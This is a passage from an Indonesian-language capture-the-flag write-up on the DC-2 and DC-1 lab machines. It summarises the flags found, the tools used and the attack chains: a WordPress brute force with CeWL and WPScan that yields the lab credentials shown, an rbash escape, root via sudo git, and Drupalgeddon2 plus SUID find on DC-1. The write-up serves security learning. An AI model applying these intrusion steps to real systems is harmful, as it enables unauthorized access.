# cat final-flag.txt
```

W00t you did it!

Congratulations!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

6. Ringkasan Flag yang Didapat

Flag	Lokasi	Isi
Flag 1	Website homepage	"Your usual wordlists probably won't work, so instead, maybe you just need to be cewl."
Flag 2	Dashboard WordPress	"If you can't exploit WordPress and take a shortcut, there is another way."
Flag 3	/home/tom/flag3.txt	"Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes."
Flag 4	/home/jerry/flag4.txt	"Go on - git outta here!!!!"
Flag 5 (Final)	/root/final-flag.txt	"Congratulations!!!"

7. Tools yang Digunakan

Tool	Fase	Fungsi
netdiscover	Reconnaissance	Menemukan IP target di jaringan
nmap	Enumeration	Scan port, service, dan OS
cewl	Exploitation	Membuat custom wordlist dari website
wpscan	Enumeration & Exploitation	Enumerasi user dan brute force password
ssh	Exploitation	Remote access ke target

sudo	Privilege Escalation	Mengecek hak akses user
git	Privilege Escalation	Eksplorasi sudo git untuk shell root
netdiscover	Reconnaissance	Menemukan IP target di jaringan

8. Kesimpulan

DC-2 berhasil dieksploit melalui serangkaian tahapan:

- Reconnaissance menemukan target di IP 192.168.56.103.
- Enumeration:
 - WordPress 4.7.10 di port 80
 - SSH di port 7744
 - 3 user: admin, jerry, dan tom
- Exploitation:
 - Flag 1 memberi petunjuk untuk menggunakan cewl
 - cewl membuat custom wordlist docswords.txt
 - wpscan melakukan brute force dan menemukan kredensial:
 - jerry:adipiscing
 - tom:parturient
 - Login SSH ke jerry dan tom
- Privilege Escalation:
 - Dari tom, bypass rbash dan su ke jerry
 - Jerry bisa menjalankan sudo git sebagai root
 - Eksplorasi sudo git help config → shell root
- Post-Exploitation berhasil mengambil final-flag.txt di /root.

KESIMPULAN

DC-1 berhasil di-root melalui eksploitasi Drupalgeddon2 (CVE-2018-7600) pada Drupal 7 menggunakan Metasploit, yang memberikan shell sebagai www-data. Dari sana, kredensial database ditemukan di settings.php, digunakan untuk mereset password admin Drupal, dan privilege escalation ke root dilakukan dengan mengeksploitasi SUID binary /usr/bin/find.

DC-2 berhasil di-root melalui brute force login WordPress menggunakan WPScan dengan custom wordlist CeWL, yang menemukan kredensial jerry dan tom. Akses dilanjutkan ke SSH port 7744, bypass rbash via VIM shell escape, pivot dari tom ke jerry, dan privilege escalation ke root dengan mengeksploitasi sudo git tanpa password.